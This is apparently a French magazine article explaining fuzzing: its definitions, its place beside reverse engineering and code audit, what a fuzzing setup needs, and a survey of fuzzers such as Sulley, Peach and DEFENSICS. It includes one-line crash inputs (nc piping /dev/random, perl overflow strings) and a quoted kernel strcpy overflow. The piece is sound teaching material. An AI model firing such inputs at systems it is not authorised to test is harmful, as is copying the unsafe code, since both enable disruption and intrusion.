[ZID06] ZIMMERMANN (P.) et DODSON (B.), « *20 years of ECM* », ANTS 2006, LNCS 4076, pp. 525-542, 2006.

Gabriel Campana – gc.campana@gmail.com, Laurent Butti – laurent.butti@orange-ftgroup.com,
Franck Veysset – franck.veysset@orange-ftgroup.com

PRINCIPES ET ENJEUX



mots clés : *fuzzing / recherche / vulnérabilité*

La recherche de vulnérabilités par techniques de fuzzing est devenue extrêmement populaire. Trouver des vulnérabilités avec des techniques qui peuvent être triviales – et donc à moindres coûts – est à la fois séduisant et effrayant. Bien qu'il soit utopique de penser que le fuzzing est une technique miracle, il faut avouer qu'elle reste néanmoins pertinente dans de nombreux cas et en particulier lors de tests en boite noire. Nous décrirons dans cet article les principales techniques utilisées dans le domaine du fuzzing et tenterons d'étayer ce que le fuzzing peut apporter.



1. Introduction

1.1 Historique

Le *fuzzing* – qui est la contraction de « *fuzz* » et de « *testing* » – est un terme issu des travaux de Barton Miller lorsqu'il faisait tester des applications Unix à ses étudiants **[BARTON]**. Ses travaux, qui datent de 1989, ont montré que de nombreuses failles de sécurité pouvaient être découvertes par des techniques d'injection de données invalides pour l'application testée. Pour notre culture, l'origine même du mot « fuzz » provient du bruit émis par des caractères aléatoires sur une ligne téléphonique **[FUZZ]**. Aujourd'hui, le fuzzing fait partie de l'arsenal classique du chercheur de failles de sécurité.

1.2 Définitions

Parmi de très nombreuses définitions du fuzzing, nous avons choisi de retenir les trois suivantes :

- Wikipédia : Le fuzzing est une technique pour tester des logiciels. L'idée est d'injecter des données aléatoires dans les entrées d'un programme. Si le programme échoue (par exemple en crashant ou en générant une erreur), alors il y a des défauts à corriger.
- OWASP : Le Fuzz testing ou fuzzing est une technique de tests logiciels en boite noire, qui consiste à découvrir des erreurs d'implémentation logicielle en utilisant de l'injection de données malformées ou semi-malformées, et ce, de manière automatisée.
- Whatis.com : Le Fuzz testing ou fuzzing est une technique de tests logiciels utilisée pour découvrir des erreurs de développement ou des faiblesses dans des logiciels, systèmes d'exploitation ou réseaux en injectant de nombreuses entrées aléatoires dans le système afin qu'il s'arrête. Si une vulnérabilité est découverte, un outil appelé « *fuzzer* », permet d'indiquer les causes potentielles de l'arrêt du système.

Nous constatons ci-dessus que ces définitions ne sont pas forcément en accord les unes avec les autres. Par exemple, la définition de Whatis.com suggère qu'une erreur de développement entraîne forcément un arrêt de l'application testée. De la même manière, la définition de l'OWASP suggère que les données injectées sont forcément malformées ou semi-malformées, ce qui n'est pas obligatoire en pratique pour découvrir des vulnérabilités. Il faut bien préciser ce qui est entendu par données « malformées ». Est-ce par rapport à une spécification (ou à une norme) ou est-ce par rapport à l'implémentation de cette spécification ? Ceci pour rappeler que le fuzzing vise à trouver des erreurs d'implémentations logicielles et non à découvrir des vulnérabilités théoriques dans des spécifications.

Par conséquent, en s'efforçant de synthétiser au mieux les définitions ci-dessus, notre conclusion est que **le fuzzing est une technique de recherche d'erreurs d'implémentation logicielle par injection de données invalides**. Dans cette définition, le caractère invalide de ces données est bien entendu relatif à l'implémentation logicielle testée, c'est-à-dire trouver les tests les plus pertinents susceptibles de découvrir des erreurs d'implémentation classiques (débordement de tampon, bogue de chaîne de format...). La composante aléatoire est souvent citée dans les définitions du fuzzing, cependant elle n'est pas en pratique obligatoire pour réaliser du fuzzing. Nous pourrons le constater tout au long des différents articles de ce dossier...

1.3 Le pourquoi du comment...

Rappelons-nous la fameuse règle qui prévaut : « tout ce qui n'est pas explicitement autorisé est interdit ». Trouver des erreurs d'implémentation revient à réaliser une action non prévue par le(s) développeur(s) de l'application. Appliquer le principe de précaution revient à appliquer des règles strictes en matière de développement que ce soit en langage C ou dans les applications orientées Web.

Les exemples ci-dessous sont couramment utilisés et ont bien souvent rendu de grands services ! Ils peuvent s'apparenter à du fuzzing trivial, mais qui a dit que seules les techniques complexes étaient efficaces ?!?

```
nc 127.0.0.1 1234 < /dev/random

program `perl -e "print 'A' x 1024"`

export VARIABLE=`perl -e "print 'A' x 2000"`
```

Et c'est là que réside un des principaux intérêts du fuzzing : la possibilité de découvrir des erreurs d'implémentation avec des techniques plus ou moins triviales, à condition bien sûr de chercher au bon endroit et au bon moment ! L'étonnement est toujours aussi grand à chaque découverte d'une faille de sécurité triviale tout simplement parce que personne n'a eu l'idée, ni l'occasion d'essayer !

Ce n'est que la partie la plus connue du fuzzing, car de nombreux axes de recherche sur le fuzzing sont en train d'émerger comme :

- des techniques d'analyse de couverture du code pour évaluer la capacité du fuzzer à auditer un maximum de chemins du flot d'exécution de l'application testée ;
- des techniques d'apprentissage qui permettent d'affiner les tests en fonction du comportement de la cible aux tests précédents ;
- des techniques de rétro-ingénierie afin d'évaluer les champs les plus intéressants à fuzzer dans le cadre d'un protocole réseau (ou autre) inconnu...

note

Bien que la plupart des définitions sur le fuzzing s'accordent sur le principe de tests avec des données aléatoires, en pratique, cela n'est pas obligatoirement le cas. Tout dépend de l'application visée, mais en général il est préférable de privilégier la sélection d'un ensemble de valeurs choisies empiriquement qui auront une probabilité plus forte de découvrir des défauts d'implémentation logicielle. Ces valeurs choisies sont des heuristiques en fonction du type de champ fuzzé : comme les valeurs aux bordures pour les entiers, les chaînes de format pour les chaînes de caractères... En effet, il est évident qu'il est généralement impossible de tester toutes les valeurs possibles de champs utilisés dans les entrées d'une application. De plus, cela n'a pas toujours de sens en pratique (par exemple à cause de valeurs prédéfinies dans des en-têtes). Il est donc nécessaire de se reposer sur des heuristiques qui apportent alors un bon équilibre entre le temps consacré au fuzzing et l'espace des tests possibles.

1.4 Quelques exemples de fuzzing

Le fuzzing a toujours été utilisé pour rechercher des vulnérabilités, preuve en est la publication en 2002 des premiers outils de fuzzing tels que SPIKE. Cependant, depuis quelques années ces techniques se retrouvent sous le feu des projecteurs, probablement du fait de la prise de conscience que trouver des vulnérabilités dans des applications de plus en plus complexes n'est finalement (peut-être) pas si compliqué que ça...

Les initiatives telles que le Month of Browser Bugs et le Month of Kernel Bugs ont permis de populariser encore plus le fuzzing. La plupart des vulnérabilités avaient été découvertes grâce à du fuzzing trivial qui consiste généralement à appliquer des mutations aléatoires sur des données valides à l'origine.

Le fuzzer mangle.c de Ilja van Sprundel utilisé par le fuzzer de systèmes de fichiers de LMH ne fait que quelques lignes de C. Ces deux outils ont permis de découvrir des dizaines d'erreurs d'implémentation dans de multiples applications (montage de système de fichiers, lecteurs multimédias...). Certes, elles ne sont pas forcément exploitables (dans le sens exécution de code arbitraire), mais toujours est-il que l'efficacité de ces outils a d'autant plus été frappante qu'ils étaient non évolués.

Souvenons-nous que le concept de fuzzing et la publication d'outils ne sont pas forcément si récents. Ainsi, dès 1999, la suite d'outil ISIC (IP *Stack Integrity Checker*) offrait un kit de fuzzing des principaux protocoles TCP/IP : IP, UDP, TCP, ICMP... Cette suite d'outil a fait de véritables ravages et a permis de montrer la faible résistance de nombreuses piles réseau entraînant de beaux crashs système sur les cibles lors de tests.

À noter cependant que le fuzzing n'est pas adapté pour des failles conceptuelles, comme celle qui a affecté récemment le

générateur de nombres aléatoires d'OpenSSL sous Debian [OPENSSL]. Évaluer la qualité d'un générateur pseudo-aléatoire ne fait clairement pas partie des objectifs du fuzzing...

1.5 Pourquoi le fuzzing ?

Le principal avantage du fuzzing est sa capacité à tester tout type d'application (réseau, locale) quels que soient le contexte (boîte blanche, boîte noire) et l'environnement (application réseau sur équipement embarqué, application locale...). Pour la découverte de failles de sécurité, il peut donc offrir une bonne complémentarité à l'audit de code source et à la rétro-ingénierie.

Aujourd'hui, le fuzzing est utilisé par quelques éditeurs/constructeurs majeurs tels que Microsoft et Cisco. Preuve en est que le fuzzing pourrait se retrouver avantageusement dans le cycle de développement logiciel. Espérons que le buzz autour de la découverte de nombreuses failles de sécurité grâce au fuzzing permette sa popularisation chez les éditeurs et constructeurs.

La vérification de bon fonctionnement d'une application grâce à des tests fonctionnels est généralement réalisée pour quiconque désire vendre son produit (ou devrait l'être ;-)). Ces tests fonctionnels ont donc pour vocation de valider le comportement de l'application face à ces stimuli corrects, ce qui n'est évidemment pas le cas en sécurité informatique où l'on cherche à trouver des dysfonctionnements en envoyant des stimuli non prévus par l'application. Le fuzzing est donc complémentaire des tests de vérification de bon fonctionnement.

1.6 Recherche de failles de sécurité

La recherche de failles de sécurité repose généralement sur trois principales techniques :

- la rétro-ingénierie qui consiste à étudier le code bas niveau et trouver des erreurs d'implémentation logicielle en ayant accès au code après compilation ;
- l'audit de code source qui consiste à étudier le code avant compilation et trouver des erreurs d'implémentation logicielle ;
- l'injection de données invalides (le fuzzing) qui sera décrit tout au long de cet article.


Dans de nombreux cas, la question du choix de telle ou telle technique ne se pose même pas... En effet, la disponibilité de l'application testée (binaire, code source ou rien du tout) va permettre de sélectionner la méthode d'audit la plus adaptée. Le fuzzing a pour grand avantage d'être pertinent en boite noire tout en ne nécessitant pas forcément de connaissance fine sur les entrées acceptables par l'application. Par exemple, dans le cadre d'une application réseau connue, cela peut être réalisé grâce aux normes et spécifications, et dans le cadre d'une application réseau obscure, il est toujours possible de réaliser des attaques par mutation de données valides (après une capture réseau).

Toutes ces techniques ont chacune leurs avantages et inconvénients. Une combinaison de toutes ces techniques est certainement extrêmement efficace en termes de nombre d'erreurs d'implémentations découvertes, mais certainement pas en termes de coûts. Ce problème est récurrent : quel est le coût de la sécurité, mais aussi quel est le coût de ne pas en faire ?

1.6.1 La rétro-ingénierie

La rétro-ingénierie est souvent utilisée pour découvrir des vulnérabilités mises au grand jour suite à la publication de correctifs de sécurité de nos chères applications propriétaires. Le concept n'est pas nouveau et a toujours existé, toujours est-il qu'un article récent intitulé « *Automatic Patch-Based Exploit Generation* » a suscité de nombreuses réactions [APEG]. En effet, l'étude des différences apportées par les correctifs de sécurité permet d'identifier les parties de l'application qui ont été

> *...Le principal avantage du fuzzing est sa capacité à tester tout type d'application quels que soient le contexte et l'environnement...*



1 *Exemple d'analyse grâce à BinDiff (source : zynamics.com).*

corrigées et donc cela revient en pratique à publier la vulnérabilité ! Bien entendu, avant d'arriver à l'exploit, il faudra parcourir un long chemin, mais trouver comment déclencher la vulnérabilité n'est peut-être pas forcément compliqué en soi.

L'exemple ci-dessus présuppose que la vulnérabilité, bien que non publique, est connue par l'éditeur ayant publié le correctif de sécurité. Ce qui est contraire à l'objectif du fuzzing qui est de trouver des vulnérabilités inconnues.

Les outils BinDiff de Sabre Security et eEye Binary Diffing Suite d'eEye sont à ce jour très intéressants pour faciliter ce type d'investigations.

Dans le cas d'une application binaire à auditer par rétro-ingénierie, découvrir des vulnérabilités requiert beaucoup de temps et de compétences. Certes, des décompilateurs comme Hex-Rays permettent de faciliter la tâche, mais, il faut l'avouer, cela est loin d'être aisé.

note

À noter bien sûr que le sujet du fuzzing est relatif à la découverte des vulnérabilités et à leur exploitation. En pratique, il est souvent nécessaire de réaliser de la rétro-ingénierie pour pouvoir exploiter les failles de sécurité découvertes tout simplement parce que les spécificités du compilateur utilisé, du système d'exploitation ou des mécanismes de protection système utilisés ne sont pas connus a priori.

1.6.2 L'audit de code source

Cette partie n'a pas pour but d'être exhaustive sur ce vaste sujet. En conséquence, nous conseillons au lecteur de se référer à **[SOURCE]** pour avoir de plus amples informations.

L'audit de code source « à la main » peut être très consommateur en ressource et nécessite de fortes compétences sur le sujet. Il faut un investissement important en temps pour se plonger dans le code et appréhender les tenants et aboutissants. Et nous n'abordons pas ici les problématiques de propriété intellectuelle qui peuvent rendre l'accès au code source impossible.

Tant que le code est clair et relativement bien organisé, cela peut être réalisable. Cependant, cela est vite rébarbatif et utiliser des outils spécialisés dans l'analyse de code statique peut être très précieux. Là encore, les techniques peuvent grandement différer en allant du simple *pattern matching* sur les fonctions dangereuses à utiliser jusqu'à des techniques évoluées de *dynamic tainting* **[COVERITY, FORTIFY]**.

Bien entendu, ce sont des outils qui aident à la décision et, dans tous les cas, il faut un œil averti ensuite pour éliminer les faux positifs.

Une vulnérabilité (CVE 2004-1151) a été découverte dans le noyau Linux en 2004, dans l'appel système relativement inutile `sys32_vm86_warning`.

```
long sys32_vm86_warning(void)
{
    struct task_struct *me = current;
    static char lastcomm[8];
    if (strcmp(lastcomm, me->comm)) {
        printk(KERN_INFO "%s: vm86 mode not supported on 64 bit kernel\n", me->comm);
        strcpy(lastcomm, me->comm);
    }
    return -ENOSYS;
}
```

À chaque processus est associé une structure `task_struct` dont le champ `comm` est une chaîne de 16 caractères correspondant au nom de l'exécutable. La vulnérabilité saute aux yeux lors de la lecture du code : l'appel à la fonction `strcpy` peut provoquer un débordement de tampon si la longueur du nom de l'exécutable est supérieure à 8.

Facilement remarquable par une lecture du code source du noyau Linux, cette vulnérabilité est beaucoup plus difficile à découvrir par fuzzing puisqu'elle repose sur une condition singulière : la longueur du nom de l'exécutable doit être supérieure à 8. Par ailleurs, même si la vulnérabilité est déclenchée, il n'est pas certain qu'il y ait une conséquence directement visible, et donc que le fuzzer la détecte.

1.6.3 Le fuzzing est-il adapté dans certains cas ?

Le fuzzing n'est pas une technique miracle, mais devrait plutôt faire partie d'un tout. Il est évident qu'une combinaison entre audit de code source, rétro-ingénierie et fuzzing permettrait de tirer les avantages de chacune de ces méthodes. Sauf que, selon les environnements testés, cela n'est pas toujours réalisable. De la même manière, la question des coûts refait toujours surface. Le fuzzing est peut-être dans certains cas le minimum syndical - ou le maximum acceptable pour ceux qui gèrent le porte-monnaie.

Une vulnérabilité (CVE 2005-2096) a été découverte en 2005 dans la bibliothèque `zlib` : un débordement de tampon est présent dans le code de décompression, et peut être déclenché par un flux de données compressées malformé.

Difficile à trouver par audit à cause de la complexité du code source, cette vulnérabilité est cependant très simple à découvrir par fuzzing. En effet, la mutation aléatoire d'un flux de données compressées valide permet de déclencher cette vulnérabilité.

1.6.4 Un mélange de rétro-ingénierie et de fuzzing

Une publication récente d'Immunity **[IMMUNITY]** présente une technique de fuzzing avec des informations issues d'une rétro-ingénierie. En effet, cette technique est basée sur du *hook* de fonctions dont les arguments sont alors fuzzés. C'est une approche élégante qui combine la rétro-ingénierie et le fuzzing pour à la fois faciliter le développement de fuzzers d'applications complexes (comme les formats de fichier PDF), car il n'y a plus nécessité de modéliser le format de fichier et en même temps d'évaluer le nombre de fonctions qui seront alors fuzzées.

2. Pré-requis pour une architecture de fuzzing efficace

Dans cette partie, nous aborderons les principales briques pour une architecture de fuzzing efficace. Il faut bien distinguer le fuzzing et l'architecture de fuzzing. En effet, le fuzzing est plutôt orienté sur la capacité à générer des tests pertinents afin de découvrir des erreurs d'implémentation, tandis que l'architecture de fuzzing doit apporter l'enrobage suffisant afin d'étudier si le test joué a déclenché un dysfonctionnement, d'enrichir les tests choisis en fonction de l'état de la cible...

L'efficacité globale de cette campagne de tests sera une pondération entre les erreurs de développement découvertes, l'automaticité de la campagne des tests, les coûts financiers et humains pour lancer les tests et analyser les résultats...

2.1 Génération des tests

La génération des tests peut se faire de trois façons possibles : aléatoire, par mutation de données valides ou par description de modèle (protocole réseau, format de fichier...). La génération de données aléatoires a pour inconvénient majeur de n'attaquer que la surface des applications. La mutation de données, bien que basée sur des données valides, se confronte à la problématique des sommes de contrôle ou tout mécanisme à base de cryptographie. Bien que coûteuse en temps de développement, le fuzzing par description de modèle est une méthode très efficace du moment que la spécification a été bien modélisée ; c'est donc la méthode de génération de données utilisée par les *frameworks* de fuzzing les plus connus : Autodafé, Peach, Spike, Sulley...

Ainsi, la génération de tests est un aspect primordial pour l'efficacité d'un fuzzer. La génération complètement aléatoire de données n'est pas la panacée en pratique : avoir un très bon framework de fuzzing négligeant l'aspect de génération des tests peut le rendre aveugle. En effet, si l'application vérifie certaines conditions préliminaires (par exemple dans des champs d'un protocole réseau ou d'un fichier), alors la probabilité d'obtenir des résultats est proche de zéro. Ari Takanen, un des précurseurs du fuzzing, affirme même que seule l'intelligence de la génération des tests est importante dans le fuzzing, le reste n'étant relatif qu'à des aspects architecturaux **[TAKANEN]**.

Une alternative intermédiaire entre la génération aléatoire et la génération par modèle est la mutation de données valides. Le principal avantage de cette solution est d'être en théorie plus efficace que la génération aléatoire grâce aux échantillons déjà collectés (typiquement des trames réseaux pour une application réseau) tout en restant très simple à réaliser (mutations sur les différents champs). Les mutations peuvent être aléatoires ou choisies avec des heuristiques selon les données censées être fuzzées (données texte, données binaires...). Plusieurs outils de fuzzing exploitent cette propriété en se mettant en coupure d'une communication réseau afin d'appliquer des mutations.

Enfin, connaître la méthode de génération des données ne résout pas le problème de savoir comment générer les données fuzzées. Ainsi, pour pouvoir obtenir des résultats – un comportement inattendu de l'application cible – le fuzzer doit suivre certaines heuristiques. Les données sont générées dans le but de provoquer une erreur de l'application cible : dépassement d'entier, dépassement de tampon, bug de chaîne de format... En fonction du type de la donnée, une heuristique différente est appliquée. Par exemple, dans le cas de génération d'entiers, les valeurs *limites* sont choisies dans l'idée de déclencher un dépassement d'entier.

Génération des tests	Aléatoire	Mutation de données valides	Description de modèle
Facilité de développement	Très facile	Facile grâce aux données valides	Peut être très difficile selon les protocoles et applications
Efficacité	Très réduite si des vérifications préliminaires sont réalisées (valeurs de certains champs)	Requiert de nombreux échantillons et efficacité restreinte en cas de sommes de contrôle ou de cryptographie	L'efficacité dépend directement de la qualité du modèle réalisé et de l'absence de fonctionnalités propriétaires (non décrites par la spécification)

2.2 Gestion des différents états d'un protocole réseau

Dans le cadre d'une application réseau, arriver à fuzzer un maximum d'états de la machine à états est primordial. En effet, certaines parties du code de l'application ne seront accessibles qu'après avoir réussi un ensemble d'opérations pour atteindre un état prédéfini. Cela a des conséquences importantes, car l'efficacité du fuzzer dépend alors directement des efforts pour le développer. Le fuzzing en tant que méthode simple pour découvrir des erreurs d'implémentations s'éloigne de plus en plus ! En effet, la limitation majeure de la plupart des fuzzers actuels réside dans leur incapacité à auditer les implémentations de protocoles en profondeur, en n'attaquant généralement que le premier état – qui est fort logiquement le plus testé.

> *...Les données sont générées dans le but de provoquer une erreur de l'application cible...*

Par ailleurs, il faut aussi distinguer le fuzzing des états et le fuzzing de la machine à états. En effet, le fuzzing peut aussi se révéler intéressant lorsqu'il s'attaque à la gestion des états (changement d'états) qui peuvent présenter aussi des erreurs d'implémentations (mais qui n'auront a priori qu'un impact de type déni de service). Dans le premier cas, il s'agit de fuzzer les fonctions qui analyseront le contenu des paquets et, dans le deuxième cas, il s'agit de fuzzer les fonctions de gestion de la machine à états. La capacité du fuzzer à être « *stateful* » peut alors revêtir plusieurs sens.

2.3 Observation de la cible et identification des fautes

L'observation de la cible est primordiale pour détecter les erreurs éventuelles. Celle-ci peut reposer sur l'analyse de journaux d'activité ou encore l'interrogation de la cible après chaque test pour vérifier que celle-ci est toujours fonctionnelle. L'interrogation peut prendre la forme de n'importe quelle méthode déclenchant le retour d'une réponse valide connue. Bien que ces méthodes soient faciles à implémenter, elles ne permettent pas de détecter des erreurs plus complexes qui sont la plupart du temps silencieuses (comme des fuites mémoires).

Une technique plus avancée de détection des erreurs consiste à attacher un débogueur à la cible pour détecter le déclenchement d'exceptions. Cette technique ne pourra pas hélas être utilisée avec des applications détectant les débogueurs ou possédant des gestionnaires d'exception interceptant les erreurs. De la même manière, dans certains environnements, l'auditeur n'aura pas accès facilement à des débogueurs embarqués (comme sur des téléphones portables). Cette technique n'est en outre pas adaptée dans le cadre du fuzzing en boite noire, où il faut alors se reposer sur l'observation du comportement de la cible vis à vis de stimuli externes.

L'utilisation d'un logiciel d'instrumentation binaire dynamique comme Valgrind permet de détecter certaines erreurs silencieuses, indétectables par un débogueur classique (notamment les erreurs dans le tas), et ceci avant leur correction éventuelle par un gestionnaire d'exceptions. Cependant, ces logiciels ralentissent de façon non négligeable l'exécution des programmes cibles, et modifient le fonctionnement de ceux-ci.

2.4 Remise à niveau de la cible

Les tests générés déclencheront (ou pas) des erreurs sur l'application cible. La session de fuzzing ne doit pas pour autant être interrompue : la cible doit être remise en état de fonctionnement pour continuer à être fuzzée et éventuellement trouver de nouvelles vulnérabilités.

Le relancement de l'application cible ou de la machine virtuelle contenant celle-ci est une fonctionnalité indispensable pour garantir une automaticité du passage des tests. Il peut s'avérer très pratique dans certains cas d'utiliser un contrôle de prise électrique pour un redémarrage complet d'un équipement [IPPOWER].

...Une technique avancée de détection des erreurs consiste à attacher un débogueur à la cible pour détecter le déclenchement d'exceptions...

2.5 Reproductibilité des tests

Découvrir que la cible a eu un comportement inattendu au bout d'une semaine de tests est insuffisant, il faut pouvoir déterminer quel test ou quelle série de tests a déclenché l'erreur. L'enregistrement des tests est donc nécessaire, quitte à les supprimer automatiquement lorsque les résultats du fuzzing montrent que le test ou la série de tests n'a pas déclenché d'erreurs. Le rapport doit être suffisamment élaboré pour permettre une analyse rapide par l'auditeur et, dans le meilleur des cas, créer un script de manière automatique qui pourra déclencher le bug facilement et avec fiabilité.

note

Une problématique importante dans la reproductibilité des tests réside dans les bugs déclenchés par surcharge de requêtes ou par une série ordonnée de tests. La plupart des fuzzers actuels ne sont pas capables d'identifier ces bugs plutôt complexes à déclencher et donc à rejouer avec fiabilité.

2.6 Investigations automatiques sur les fautes découvertes

Un débogueur est souvent utilisé pour détecter les erreurs de la cible. Il permet aussi de connaître un nombre important d'informations. Il est ainsi facile de récupérer le type d'erreur qui a eu lieu, l'instruction responsable de l'exception, l'état des registres CPU ou encore l'état de la pile.

Bien qu'une analyse manuelle de ces informations soit nécessaire dans la plupart des cas pour déterminer si l'erreur découverte est exploitable ou non, une analyse automatique peut donner une bonne idée du type de vulnérabilité découverte. En particulier, le contexte de l'instruction provoquant l'exception ainsi que l'état des registres CPU permettent par exemple de déterminer si l'exception a été déclenchée par un déréférencement de pointeur NULL, une erreur de format, ou encore une écriture sur une adresse non mappée en mémoire.

Par ailleurs, un débogueur avancé pourrait déterminer la cause des exceptions, par conséquent les outils de fuzzing pourraient en profiter pour identifier quels tests – et donc quels champs fuzzés – sont à l'origine des mêmes erreurs, évitant ainsi à l'utilisateur cette tâche extrêmement fastidieuse.

En résumé, le rapport d'analyse doit être suffisamment clair et élaboré afin de permettre une investigation efficace par l'auditeur.

3. Frameworks de fuzzing et fuzzers

Le but d'un framework de fuzzing est de fournir un environnement flexible et cohérent pour le développement de fuzzers. Les principaux avantages des frameworks de fuzzing résident dans l'automatisation de la génération, la transmission des données à la cible et la détection des erreurs. Seule la tâche de création du fuzzer en lui-même est laissée au développeur. Enfin, un avantage indéniable réside dans la pérennité et la réutilisation des développements réalisés par le développeur du fuzzer.

note

Cette partie n'a pas pour vocation d'être exhaustive, mais plutôt de présenter les principaux outils de fuzzing aussi bien libres que propriétaires en nous focalisant sur ceux qui ont été les plus efficaces (en termes de découverte de bugs).

3.1.1 Spike

Spike, développé par Dave Aitel, a été présenté pour la première fois en 2002. Premier framework basé sur la description de protocoles par blocs, la plupart des fuzzers actuels reprendront ce concept par la suite.

3.1.2 Autodafé

En 2006, Autodafé reprend le concept de description de protocole par blocs, en tirant parti des fonctionnalités du débogueur GDB pour fuzzer en priorité les variables jugées les plus susceptibles de déclencher des erreurs. Très expérimental, ce projet montre néanmoins la puissance qu'un débogueur peut apporter à l'efficacité du fuzzing.

3.1.3 Fusil

Fusil, développé par Victor Stinner, a pour but de faciliter la création d'environnements automatisant le test de tous types d'applications, du noyau Linux aux navigateurs Web. Nous invitons le lecteur à lire un précédent article de Victor Stinner dans MISC 36, ainsi que celui de ce dossier.

3.1.4 Peach

Le framework de fuzzing Peach se base sur XML pour l'écriture de fuzzers et offre la majorité des fonctionnalités décrites précédemment. Il est extrêmement puissant, mais l'écriture de fuzzers se révèle vraiment fastidieuse de par l'utilisation d'XML.

3.1.5 Sulley Fuzzing Framework

Enfin, en 2007, après avoir analysé les défauts, qualités et fonctionnalités manquantes des fuzzers existants ; Pedram Amini et Aaron Portnoy ont développé et publié leur propre framework, Sulley. Ils ont par ailleurs publié un ouvrage complet sur le fuzzing que nous recommandons vivement **[FUZZING]**. Ce framework de fuzzing est présenté plus précisément dans un article de ce dossier. Ce framework représente à nos yeux, ce qui est le plus puissant à l'heure actuelle et le développeur de fuzzer peut vraiment se concentrer sur la charge utile, à savoir développer le fuzzer.

3.1.6 Zzuf

Zzuf, initialement développé en 2006 pour trouver des bugs dans le lecteur multimédia VLC, est un fuzzer transparent modifiant aléatoirement les entrées des programmes testés. Bien que rudimentaire, il a trouvé de nombreux bugs dans des applications diverses.

3.1.7 FileFuzz

FileFuzz est un fuzzer de format de fichier pour Windows dont le concept est d'automatiser le lancement d'applications et la détection d'erreurs.

3.1.8 COMRaider

COMRaider est un fuzzer d'objets COM pour Windows.

3.1.9 EFS

EFS (*Evolutionary Fuzzing System*) est un fuzzer novateur utilisant des techniques de couverture de code pour apprendre automatiquement et fuzzer le protocole de l'application ciblée.

3.1.10 Mangleme

Mangleme est un fuzzer de navigateurs générant un code HTML invalide. Des vulnérabilités ont été trouvées dans tous les navigateurs testés par Mangleme.

3.2 Récapitulatif des fonctionnalités des principaux frameworks de fuzzing libres

(voir tableaux 1 et 2)

Sulley semble être le framework de fuzzing le plus accessible et offrant le plus de fonctionnalités. Cependant, les frameworks reposant sur la génération de modèle nécessitent des compétences et un temps d'apprentissage importants, comparés aux fuzzers spécifiques à un unique protocole. La présentation en 2005 d'Ilja van Sprundel sur le fuzzing **[CCC]**, encore d'actualité aujourd'hui, fait un état de l'art exhaustif de ces fuzzers.

3.3 Licences commerciales

Bien que cet article se penche en particulier sur les fuzzers *open source* et libres, il est important de citer les principaux fuzzers propriétaires actuels que sont DEFENSICS de Codenomicon, BeSTORM de Beyond Security et mu4000 de Mu Dynamics.

Fuzzer	Autodafé	Fusil	Peach	Spike	Sulley
Générations des tests	description	mutation	description	description	description
Gestion des différents états d'un protocole réseau	-	-	Oui	-	Oui
Observation de la cible et identification des fautes	gdb	signal, CPU, log, exit	PyDBG	-	PyGDB
Remise à niveau de la cible	-	processus	processus et VM	-	processus et VM
Reproductibilité des tests	-	-	Oui	-	Oui
Investigations automatiques sur les fautes découvertes	-	-	Oui	-	Oui

Tableau 1

Fuzzer	Autodafé	Fusil	Peach	Spike	Sulley
Langage	C	Python	Python	C	Python
Plateforme cible	Unix	Unix	Windows	Unix	Windows
Licence	GPL	GPL	MIT	GPL	GPL
Cible	fichier, réseau	fichier, réseau	fichier, réseau	réseau (serveur)	réseau (serveur)

Tableau 2

Ces fuzzers ne sont généralement pas modifiables par les utilisateurs (sauf pour BeSTORM) et l'ajout de nouveaux protocoles ou formats de fichiers à fuzzer dépend directement de la société en question.

À noter que la stratégie de ces éditeurs de logiciels est de viser à s'intégrer dans le processus de développement logiciel plutôt que d'être utilisé lors d'audits ponctuels. Cela serait effectivement bien plus générateur de revenus pour eux ! Par ailleurs, un pré-requis de ce type de solution est de pouvoir être « clés en main » sans avoir recours à un spécialiste sécurité pour pouvoir être installé, configuré et utilisé – ce qui est souvent le contraire dans les solutions libres présentées précédemment.

3.3.1 DENFENSICS de Codenomicon

La suite DEFENSICS de Codenomicon supporte de très nombreux protocoles et formats de fichiers. Cette société est une start-up créée par certains auteurs de la suite PROTOS de l'université d'Oulu (Finlande) [PROTOS]. Ils s'étaient largement fait connaître grâce à la publication de nombreuses suites de tests, les plus connus étant ceux sur SNMP et SIP. Aujourd'hui, la suite DEFENSICS permet d'aller encore plus loin dans la description des protocoles fuzzés, mais fait aussi en sorte que le fuzzing soit le plus accessible possible à quiconque maîtrise la technologie qui doit être fuzzée.

Selon les protocoles, DEFENSICS est capable de monter dans les états. Par ailleurs, la détection de bug n'est réalisée qu'en boite noire grâce à des tests de bon fonctionnement. Cependant, la suite est suffisamment flexible pour pouvoir rajouter des scripts pour par exemple attacher un débogueur au processus attaqué.

Cette suite est extrêmement complète et les protocoles ou formats de fichiers sont modélisés. Une grande force de cette suite réside dans le fuzzing de protocoles récents tels que IKEv2 ou encore WPA/WPA2 pour le 802.11. Les licences sont annuelles et les coûts élevés, mais sur certains protocoles, ils sont seuls sur le marché.

3.3.2 BeSTORM de Beyond Security

BeSTORM supporte de nombreux protocoles qui sont les classiques de l'Internet (HTTP, FTP...). Cependant, il n'existe pas de modules pour des protocoles bien plus ésotériques (et compliqués à fuzzer) comme IKEv2. Par contre, l'outil possède comme fonctionnalité de pouvoir fuzzer en mode mutation de données valides ce qui peut être extrêmement utile dans les cas où le protocole est propriétaire.

Enfin, il possède des fonctionnalités de détection de fautes grâce à l'attachement d'un débogueur sur la cible, ce qui permet d'avoir une vision claire des tests déclenchant des bugs.

3.3.3 mu4000 de Mu Security

